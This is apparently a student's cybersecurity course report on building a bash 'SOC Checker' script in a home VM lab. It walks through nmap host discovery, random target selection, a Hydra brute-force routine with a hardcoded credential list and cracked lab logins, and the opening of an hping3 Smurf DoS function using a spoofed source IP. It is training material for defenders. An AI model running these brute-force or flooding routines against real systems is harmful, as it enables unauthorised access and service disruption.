PROJECT: SOC CHECKER

(SOC ANALYST)

Student name: Alex Kong
Student Code: s3
Unit Code: cfc130623
Trainer name: James Lim

Table of Contents

1. Setting Up the Basic Structure

There are a few things are needed to set before writing the SOC checker script. Here are the requirements:

a. Create a banner header for the script

Figlet command (Damien) is used to create the banner and centre the position of text header. ANSI colour codes help to beautify the text for ease of reading the information.

ANSI colour codes are used through the script (JBlond)

- 31m – red for any errors or wrong input
- 32m – green for found results, successful attacks or installations
- 33m – yellow for banner title SOC Checker
- 36m – cyan for prompt the processes of the script
- 97m – high intensity white for highlight found values

```
function banner_info()
{
    # -c flag center the output horizontally.
    # -t sets the output terminal width.
    # -e flag enable interpretation of backslash escapes "\e.............\e"
    # [36m - specify ANSI colour text to cyan
    # [0 - resets colour default terminal colour
    # $() - accepts figlet commands in echo command

    echo -e "\e[32m$(figlet -tc ////////////////)\e[0m"
    echo -e "\e[33m$(figlet -tc The SOC Checker)\e[0m"
    echo -e "\e[32m$(figlet -tc ////////////////)\e[0m"
    echo " "
    echo -e "\e[36m[+] $time_stamp - Starting the SOC checker in the network.\e[0m"
```

```
┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ sudo bash ./soc.sh
```

b. Create a time stamp variable to track the certain entries for log file
The time stamp is set to UTC timing and stored a global variable to record timing in logs.

```
16
17  # Global variables
18  # set a global time variable of scan to UTC time with a -u flag
19  time_stamp=$(date -u)
20
```

```
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Starting the SOC checker in the network.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Creating a soc.log file in /var/log.
```

c. Create a log file as soc.log and save it into the Kali Linux's /var/log directory

```
# create a soc.log file to track the attack selection and save into /var/log directory
# log_file as a global variable to track the attack selection such as type of attack, time of execution and IP addresses involved between the target and attacker.
log_file="/var/log/soc.log"
touch $log_file
```

```
# create a log file
echo -e "\e[36m[+] $time_stamp - Creating a soc.log file in \e[97m/var/log.\e[0m"
# include a title in the soc.log file
# needs to run this bash script as "sudo bash soc.sh or sudo ./soc.sh" to save log file in /var/log
echo " ============================================== SOC Checker Report ============================================== " >> $log_file
echo " " >> $log_file
echo "[+] $time_stamp - A SOC checker log is created." >> $log_file
```

```
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Starting the SOC checker in the network.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Creating a soc.log file in /var/log.
```


Throughout the script, tee -a command will append the information and stored it the declared variable as $log_file. An example is shown below.

```
function network_check()
{
    echo -e "\e[36m[+] $time_stamp - Checking attacker information.\e[0m" | tee -a $log_file
    # checks  on attacker IP address and OS type
    attacker_ip=$(ifconfig | grep 'broadcast' | awk '{print $2}')
    attacker_device_os=$(uname -a | awk '{print $1}')
    default_gateway=$(route | grep UG | awk '{print $2}')
```

d. Need to change the file permissions to executable and run as sudo or root rights as most of the applications in the script need it.

```
┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ ll
total 56
-rwxrw-rw- 1 kali kali 11709 Jan  1 20:21 bruteforce.sh
-rw-r--r-- 1 root root    30 Jan  2 18:39 ip.log
-rwxrw-rw- 1 kali kali 11703 Dec 26 14:33 random.sh
-rw-r--r-- 1 kali kali 23896 Jan  3 17:25 soc.sh
-rw-r--r-- 1 kali kali  2294 Jan  2 18:32 tools.sh

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ sudo chmod 777 soc.sh
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ ll
total 56
-rwxrw-rw- 1 kali kali 11709 Jan  1 20:21 bruteforce.sh
-rw-r--r-- 1 root root    30 Jan  2 18:39 ip.log
-rwxrw-rw- 1 kali kali 11703 Dec 26 14:33 random.sh
-rwxrwxrwx 1 kali kali 23896 Jan  3 17:25 soc.sh
-rw-r--r-- 1 kali kali  2294 Jan  2 18:32 tools.sh

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$
```

Run the script in sudo mode as sudo ./soc.sh for rest of applications to run properly for attacks



2. Scanning the Network

The attacker and its targets are within a same local network environment. The first step is to check the attacker information such as private IP address, OS type, the current default gateway of the network. Checks if the information available and recheck the network settings in the virtualisation in VMware.

```
##########################################################################################################
########################################## Network Information ###########################################

# check the system on the network for possible target IP addresses
# the network is on a specific submask of 255.255.255.0 with CIDR of 24
# reveal the attacker IP address and is on the same network as the target
# the target can be either Windows OS or Linux OS may require a service detection.
# the attacker machine must be on the same network as the target machines.

function network_check()
{
    echo -e "\e[36m[+] $time_stamp - Checking attacker information.\e[0m" | tee -a $log_file
    # checks  on attacker IP address and OS type
    attacker_ip=$(ifconfig | grep 'broadcast' | awk '{print $2}')
    attacker_device_os=$(uname -a | awk '{print $1}')
    default_gateway=$(route | grep UG | awk '{print $2}')


    # check if the attacker information are correct.
    # ! -z checks for the value found is not empty
    # IP address of attacker
    if [ ! -z "$attacker_ip" ]
    then
        echo -e "\e[32m[+] $time_stamp - The attacker IPv4 address is \e[97m$attacker_ip\e[32m.\e[0m"  | tee -a $log_file
    else
        echo -e "\e[31m[!] $time_stamp - No input, please recheck your network settings.\e[0m"  | tee -a $log_file
        # exits if error is found in the network checking.
        exit 1
    fi

    # Attacker machine OS type
    if [ ! -z "$attacker_device_os" ]
    then
        echo -e "\e[32m[+] $time_stamp - The attacker OS is \e[97m$attacker_device_os\e[32m.\e[0m"  | tee -a $log_file
    else
        echo -e "\e[31m[!] $time_stamp - No input, please recheck your network settings.\e[0m"  | tee -a $log_file
        # exits if error is found in the network checking.
        exit 1
    fi

    # Default gateway of the network
    if [ ! -z "$default_gateway" ]
    then
        echo -e "\e[32m[+] $time_stamp - The default gateway of the network is \e[97m$default_gateway\e[32m.\e[0m"  | tee -a $log_file
    else
        echo -e "\e[31m[!] $time_stamp - No input, please recheck your network settings.\e[0m"  | tee -a $log_file
        # exits if error is found in the network checking.
        exit 1
    fi
```

```
[+] Proceeding to network scanning of the network .........
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Checking attacker information.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - The attacker IPv4 address is 192.168.25.142.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - The attacker OS is Linux.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - The default gateway of the network is 192.168.25.2.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Checking the first 3 octets in LAN network and it is 192.168.25
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Scanning for possible targets of attacks in the network.
```

Since this is the local network, the subnet mask is 255.255.255.0 which is the same all IP addresses for attacker and targets. The first 3 octets will help the attacker to find and locate all possible targets available to attack. Nmap ping scan to detect the IP addresses available on the network. For this case, all machines on virtualisation are on NAT mode.

```
# Use the default gateway as a reference to determine the first 3 octets of the network
first3octets=$(route | grep UG | awk '{print $2}' | cut -d "." -f 1,2,3)
echo -e "\e[36m[+] $time_stamp - Checking the first 3 octets in LAN network and it is \e[97m$first3octets\e[0m" | tee -a $log_file

# Check for available target machines in the network.
echo -e "\e[36m[+] $time_stamp - Scanning for possible targets of attacks in the network.\e[0m" | tee -a $log_file


# Check the network for available target and stored a folder
# netdiscover -r $first3octets.0/24
nmap -sn $first3octets.0/24 > sn.log

# filter nmap results for ip addresses only
cat sn.log | grep -w "scan" | awk '{print $NF}' | sort > sorted_ip.log
# no needed for soc checker
rm sn.log
```

```
[+] Thu Jan  4 12:42:37 AM UTC 2024 - The default gateway of the network is 192.168.25.2.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Checking the first 3 octets in LAN network and it is 192.168.25
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Scanning for possible targets of attacks in the network.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Found some targets for cyber attacks in the network.

192.168.25.1
192.168.25.128
192.168.25.133
192.168.25.142
192.168.25.2
192.168.25.254
```

There are a few IP addresses to exclude out in NAT settings such as host machine/router, NAT device, DHCP server and broadcasting as well as attacker IP.

```
# exclude the certain IP address as it is not related.
# They are host machine, NAT device or LAN device, DHCP server, broadcasting, attacker IP
# declare the variables to exclude
host_machine=$first3octets.1
nat_device=$first3octets.2
dhcp_server=$first3octets.254
broadcasting=$first3octets.255
```

A for loop is conducted to check each IP addresses in the network and counts all potential targets for attacks and save it into a file for referencing. The results will print out in the terminal and timestamp into the log.

```
    # define the start count as 0 for ip addresses.
    count=0

    echo -e "\e[36m[+] $time_stamp - Found some targets for cyber attacks in the network.\e[0m"
    # display the found IP addresses in the network
    echo " "
    cat sorted_ip.log
    echo " "
    echo -e "\e[36m[+] Counting and filtering the number of target machines for attacks.\e[0m"

    # Loop over a list of found live target hosts based on last octet(from 3 - 253)
    for device in $(cat sorted_ip.log)
    do
        # if else to exclude out the host machine, NAT device, DHCP server, broadcasting and attacker IP
        if [[ $device != $host_machine && $device != $nat_device && $device != $dhcp_server && $device != $broadcasting && $device != $attacker_ip ]]
        then
            echo -e "\e[32m[+] $time_stamp - \e[97m$device\e[32m is found in the current network.\e[0m"  | tee -a $log_file
            # counts each found target in the loop
            ((count += 1))
        fi
        # save the results to a file to anaylse further
    done >>  filter.log

    # display the results in for loop
    echo " "
    cat filter.log
    echo " "

    # output the count of targets
    echo -e "\e[36m[+] $time_stamp - There are \e[97m$count\e[36m targets found in the current network.\e[0m"  | tee -a $log_file
    echo " "


    # remove file
    rm sorted_ip.log
}
```


```
[+] Counting and filtering the number of target machines for attacks.

[+] Tue Jan  2 11:38:59 PM UTC 2024 - 192.168.25.128 is found in the current network.
[+] Tue Jan  2 11:38:59 PM UTC 2024 - 192.168.25.133 is found in the current network.

[+] Tue Jan  2 11:38:59 PM UTC 2024 - There are 2 targets found in the current network.

[+] Do you want to enter the target IP address manually?(yes/no): no
```


Before scanning the targets on the network, all potentials target machines need to open its own network and ports available for cyber-attacks.

- Linux machines need to set ssh service open at default port 22.

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh status
[sudo] password for kali:
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Wed 2024-01-03 06:09:20 +08; 1 day 4h ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 47708 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 47710 (sshd)
      Tasks: 1 (limit: 2216)
     Memory: 1.5M
        CPU: 171ms
     CGroup: /system.slice/ssh.service
             └─47710 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 03 06:09:20 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jan 03 06:09:20 kali sshd[47710]: Server listening on 0.0.0.0 port 22.
Jan 03 06:09:20 kali sshd[47710]: Server listening on :: port 22.
Jan 03 06:09:20 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jan 03 07:35:58 kali sshd[89657]: error: kex_exchange_identification: Connection closed by remote host
Jan 03 07:35:58 kali sshd[89657]: Connection closed by 192.168.25.142 port 35448

┌──(kali㉿kali)-[~]
└─$
```

- Windows machines need to open Remote Desktop (RDP service) port 3389. Then disable Window Defenders and allow incoming connections in firewall settings.





3. Checking for Required Tools to Run SOC Checker

A function to check all applications are in place when conducting penetration testing on target machines. The list of tools are:

- Nmap for network scanning and OS detection type
- Hydra for brute force attacks with user credentials (Buzdar)
- Arpspoof for arp poisoning attack that needs dsniff tool ("ARPSPOOF: Network Tool")
- Hping3 for DoS ICMP flooding attack (Timalsina)
- Responder for LLMNR attack (Chandel)

Using the dpkg -l command ("Dpkg Command Cheat Sheet for Debian and Ubuntu Linux") to find the packages are installation in Kali Linux and grep the package name specifically. If else statement to check the software installed and install it if needed.

```
53
54  ##############################################################################################################
55  ############################################ Tool requirements ################################################
56
57  # function to check if tools are installed to run the SOC Checker script
58
59  function check_tool()
60  {
61      echo " "
62      echo -e "\e[36m[+] Checking dependencies for SOC Checker ..... \e[0m"
63
64      # if else checks for the package exist in the system
65      # dpkg -l to list out all packages in linux
66      # grep -q flag suppresses  all normal output
67      # ^ii\s* - ^ starts with ii characters on the line and \s* is the spacing from package name
68
69      # nmap tool
70      if dpkg -l | grep -q '^ii\s*nmap'
71      then
72          echo -e "\e[32m[*] nmap is installed.\e[0m"
73      else
74          echo -e "\e[31m[!] nmap is not installed.\e[0m"
75          echo -e "\e[36m[*] Installing nmap ......... \e[0m"
76          sudo apt-get update
77          sudo apt-get install -y nmap
78      fi
```

```
[+] Checking dependencies for SOC Checker .....
[*] nmap is installed.
[*] Hydra is installed.
[*] dsniff (arpspoof tool) is installed.
[*] hping3 is installed.
[*] responder is installed.

[+] All tools installed.
[+] Proceeding to network scanning of the network ..........
```

4. Target Host Selection (Random or Manual Input)

The target selection is either manual input from the previous results of nmap scanning of the network or automated IP addresses of target.

For manual version, the script will prompt for user to key a single target IP address for cyber-attacks as well as checking OS type for suitable attacks.

```
271
272 # main target selection function for random or manual input
273
274 function target_select()
275 {
276     # Ask for target machine input
277     read -p "[+] Do you want to enter the target IP address manually?(yes/no): " user_choice
278     echo " "
279
280     #  if else to check on random or manual select target from found IP addresses in network
281     if [ "$user_choice" == "yes" ]
282     then
283         # manual input of target IP address
284         read -p "[+] Please enter the target IP: " user_value
285         echo -e "\e[32m[+] $time_stamp - The manual input of target is \e[97m$user_value\e[32m.\e[0m"  | tee -a $log_file
286         # find the target os
287         target2_os=$(nmap -O -sV $user_value | grep "Service Info:" | awk '{print $4}' | sed 's/;//g')
288         echo -e "\e[32m[+] $time_stamp - The manual input of target machine os is: \e[97m$target2_os\e[0m" | tee -a $log_file
289     else
290         generate_random_target
291     fi
292     echo " "
293
294
295     # remove file
296     rm filter.log
297
```

The random target will grep information from filter.log of the network scanning results. This will take in only specific IP addresses pattern and stored it in ip.log file for random selection. Next, shuf command ("Shuf

Command in Linux with Examples") is used to randomly select one target for attacks and output the result. An OS detection is conducted to determine the type of attacks appropriate for use later.

```
# Ask the attacker if the target manually input or randomly selected to attack.

function generate_random_target()
{
    # declare variables to generate potential targets randomly
    cat filter.log | grep -oE "([0-9]{1,3}[\.]){3}[0-9]{1,3}" > ip.log

    # generate a random target using shuf command
    # -n flag to head count only one target for output
    random_target=$(shuf -n 1 "ip.log")

    # print the random target IP address
    echo -e "\e[32m[+] $time_stamp - The chosen random target is \e[97m$random_target\e[0m"  | tee -a $log_file

    # find the target machine os and need to run as sudo
    # target os as a variable
    target_os=$(nmap -O -sV $random_target | grep "Service Info:" | awk '{print $4}' | sed 's/;//g')
    echo -e "\e[32m[+] $time_stamp - The random target machine os is: \e[97m$target_os\e[0m" | tee -a $log_file

}
```

The next issue is the two variables of random target and manual selected target as the script only needs one target to run the attacks. If-else statement is used to confirm only one target variable is used for the attacks.

```
# Resort the target IP address either manual choice or random as one variable for attack
# -n flag - string value is not null or empty
if [ -n "$user_value" ]
then
    # manual selected target IP
    target="$user_value"
else
    # random selected target IP
    target="$random_target"
fi
```

The final output is shown below.

```
[+] Do you want to enter the target IP address manually?(yes/no): no

[+] Tue Jan  2 11:38:59 PM UTC 2024 - The chosen random target is 192.168.25.133
[+] Tue Jan  2 11:38:59 PM UTC 2024 - The random target machine os is: Linux
```

Before proceeding for attack selection, additional information is needed to collect and stored as global variables to run various attacks. The required information is the target OS, attacker network interface and attacker MAC address.

```
# Define the global variables of various attacks to use
# check the os of target machine
check_os=$(nmap -O -sV $target | grep "Service Info:" | awk '{print $4}' | sed 's/;//g')
# attacker NIC network interface
attacker_interface=$(ip route | grep default | awk '{print $5}')
# attacker MAC address
attacker_mac=$(ifconfig | grep ether | awk '{print $2}')
```

5. Types of Cyber Attacks

There are 4 types of attacks to test the target machines in the local networks. They are listed below.

- **Attack 1 – Bruteforce Attack with Hydra**
  The first attack will use Hydra command to access with a dictionary list or user credentials through a service (Shivanandhan). The OS type will determine the type of services to attack target devices. Ensure these ports are opened. This is prompted for manual input of services.

- Linux will be using SSH service at port 22
- Windows will be using RDP service at port 3389

```
############################################## Attack 1 ################################################

function attack1()
{
        echo -e "\e[36m[+] $time_stamp - Attack 1: Bruteforce User Credentials with Hydra\e[0m" | tee -a $log_file
        echo -e "\e[36m[+] Description: \e[97m Hydra is an online bruteforce tool which uses a trial and error combinations through rapid dictionary of potential valid usernames
        and passwords or own created list to attack with more the 50 protocols/services such as FTP, SSH, SMB, RDP services.\e[0m"
        echo -e "\e[36m[+] $time_stamp - Executing bruteforce attack on \e[97m$target\e[0m" | tee -a $log_file

        # os of target machine
        echo -e "\e[36m[+]$target is \e[97m$check_os OS.\e[0m"
```

```
# specify service type of attack based on OS type
read -p "[+] Please specify to service of attack as ssh (Linux) or rdp (Windows): " service
echo " "
```

```
[+] Starting AttacK .....

[+] Available Type of Attacks are:
[+] 1. Bruteforce User Credentials with Hydra
[+] 2. DoS Smurf Attack with ICMP
[+] 3. ARP spoofing Attack
[+] 4. LLMNR Poisoning (Windows only)
[+] 5. Random Cyber Attacks
[+] Choose one type of attack: 1
[+] Thu Jan  4 12:42:37 AM UTC 2024 - the chosen attack is 1.
[+] Reconfirm the target IP address for penetration testing: 192.168.25.128

[+] Thu Jan  4 12:42:37 AM UTC 2024 - Attack 1: Bruteforce User Credentials with Hydra
[+] Description:  Hydra is an online bruteforce tool which uses a trial and error combinations through rapid dictionary of potential v
alid usernames and passwords or own created list to attack with more the 50 protocols/services such as FTP, SSH, SMB, RDP services.
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Executing bruteforce attack on 192.168.25.128
[+]192.168.25.128 is Linux OS.
[+] Please specify to service of attack as ssh (Linux) or rdp (Windows): ssh
```

Created an array of usernames and passwords for brute forcing. Then save as a list variable to a file as Hydra only accepts a file list to run.

```
# declare a list or array of common usernames and passwords lists for Linux or Windows
# can use a file of usernames and passwords
usernames=("root" "admin" "user" "test" "ubuntu" "345gs5662d34" "nproc" "postgres" "oracle" "ftpuser" "kali" "IEUser" "Administrator")
passwords=("shadow" "password" "12345678" "qwerty" "letmein" "123123" "dragon" "111111" "monkey" "iloveyou" "kali" "Passw0rd!" "admin")

# convert the lists as a file for hydra command to use for the attack
# "%s\n" assign each value on a separate line
printf "%s\n" "${usernames[@]}" > users.lst
printf "%s\n" "${passwords[@]}" > pass.lst
```

The Hydra command runs with a list of users and passwords in a specific network service and save the output in a result.txt file to successfully store logins. The user and password are declared as variables to print any successful logins from the result.txt.

```
# specify service type of attack based on OS type
read -p "[+] Please specify to service of attack as ssh (Linux) or rdp (Windows): " service
echo " "
# use hydra command to bruteforce with user and password lists' files
# -L for using a user list
# -P for using a password/user list
# -vV verbose mode
# $target - input host IP address
# $service - service type in network
# -o to save the successful login usernames and passwords in a file
hydra -L users.lst -P pass.lst $target $service -vV -o results.txt

# grep user and password login successfully from results
user=$(cat results.txt | grep login | awk '{print $5}')
password=$(cat cat results.txt | grep password | awk '{print $7}')
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-03 23:27:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:13), ~11 tries per task
[DATA] attacking ssh://192.168.25.128:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.25.128:22
[INFO] Successful, password authentication is supported by ssh://192.168.25.128:22
[ATTEMPT] target 192.168.25.128 - login "root" - pass "shadow" - 1 of 169 [child 0] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "password" - 2 of 169 [child 1] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "12345678" - 3 of 169 [child 2] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "qwerty" - 4 of 169 [child 3] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "letmein" - 5 of 169 [child 4] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "123123" - 6 of 169 [child 5] (0/0)
[ATTEMPT] target 192.168.25.128 - login "root" - pass "dragon" - 7 of 169 [child 6] (0/0)
```

If-else statement to find any successful logins found from Hydra results and print out the output.

```
    # if else to check for successfully login attempts by bruteforcing.
    # -q flag suppress normal output
    # -E flag select regular expression patterns
    if grep -q -E "login:|password:" results.txt
    then
        # declare the successful login details for records
        echo -e "\e[32m[+] $time_stamp - Successful login found in bruteforcing with Hydra !!! \e[0m" | tee -a $log_file
        echo -e "\e[32m[+] $time_stamp - Found username is \e[97m$user \e[32m and password is \e[97m$password \e[0m" | tee -a $log_file
        echo -e "\e[32m[+] $time_stamp - Target host: \e[97m$target \e[32m in bruteforcing with Hydra.\e[0m" | tee -a $log_file
    else
        echo -e "\e[31m[!] $time_stamp - All login attempts failed in bruteforcing attack! \e[0m" | tee -a $log_file
    fi

    # remove unnecessary files
    rm results.txt
    rm users.lst
    rm pass.lst

    echo -e "\e[36m[+] Exiting Hydra ..... \e[0m"
}
```

Found successful login from Hydra

```
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 14
[22][ssh] host: 192.168.25.128   login: kali   password: kali
[ATTEMPT] target 192.168.25.128 - login "IEUser" - pass "password" - 145 of 171 [child 5] (0/2)
[RE-ATTEMPT] target 192.168.25.128 - login "IEUser" - pass "shadow" - 145 of 171 [child 14] (0/2)
```

Output the successful login to terminal and save to log file.

```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-03 23:28:30
cat: cat: No such file or directory
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Successful login found in bruteforcing with Hydra !!!
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Found username is kali  and password is kali
[+] Thu Jan  4 12:42:37 AM UTC 2024 - Target host: 192.168.25.128  in bruteforcing with Hydra.
[+] Exiting Hydra ......
[+] Exiting SOC Checker ............
[+] Thank you!
[+] Designed by Alex Kong.
```

```
                                    SOC Checker Report

[+] Sat Jan  6 06:10:11 PM UTC 2024 - A SOC checker log is created.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Checking attacker information.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - The attacker IPv4 address is 192.168.25.142.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - The attacker OS is Linux.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - The default gateway of the network is 192.168.25.2.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Checking the first 3 octets in LAN network and it is 192.168.25
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Scanning for possible targets of attacks in the network.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - 192.168.25.128 is found in the current network.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - 192.168.25.136 is found in the current network.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - There are 2 targets found in the current network.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - The manual input of target is 192.168.25.136.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - The manual input of target machine os is: Windows
[+] Sat Jan  6 06:10:11 PM UTC 2024 - the chosen attack is 1.
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Attack 1: Bruteforce User Credentials with Hydra
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Executing bruteforce attack on 192.168.25.136
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Successful login found in bruteforcing with Hydra !!!
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Found username is IEUser  and password is Passw0rd!
[+] Sat Jan  6 06:10:11 PM UTC 2024 - Target host: 192.168.25.136  in bruteforcing with Hydra.
```

- **Attack 2 – DoS Smurf Attack with ICMP flooding**

  The second attack is a DoS attack by application-based. ("I Hacked My Website with One Command - Hping3 Tutorial (2023)"; "DDoS Attacks"; "Difference between DOS and DDOS Attack"; Secuneus Tech; Spillane; Sharma) The type of attack will be a DoS Smurf attack and flooding the network with ICMP requests. A fake IP is created to hide the attacker IP address.

```
function attack2()
{
        echo -e "\e[36m[+] $time_stamp - Attack 2: Distributed Denial of Service (DDoS) - DoS Smurf Attack with ICMP pings \e[0m" | tee -a $log_file
        echo -e "\e[36m[+] Description: \e[97m DoS Smurf Attack is a malicious attack to the network service unavailable to users by flooding the network. DoS smurf attack is
        a ICMP protocol-base attack by pinging target ip addresses. \e[0m"
        echo -e "\e[36m[+] $time_stamp - Executing DDoS Smurf attack on \e[97m$target\e[0m " | tee -a $log_file

        # define a variable for fake IP address to hide attacker IP
        fake_ip="192.168.25.20"
        echo -e "\e[36m[+] Fake IP for DDoS Smurf attack is \e[97m$fake_ip\e[0m"
```

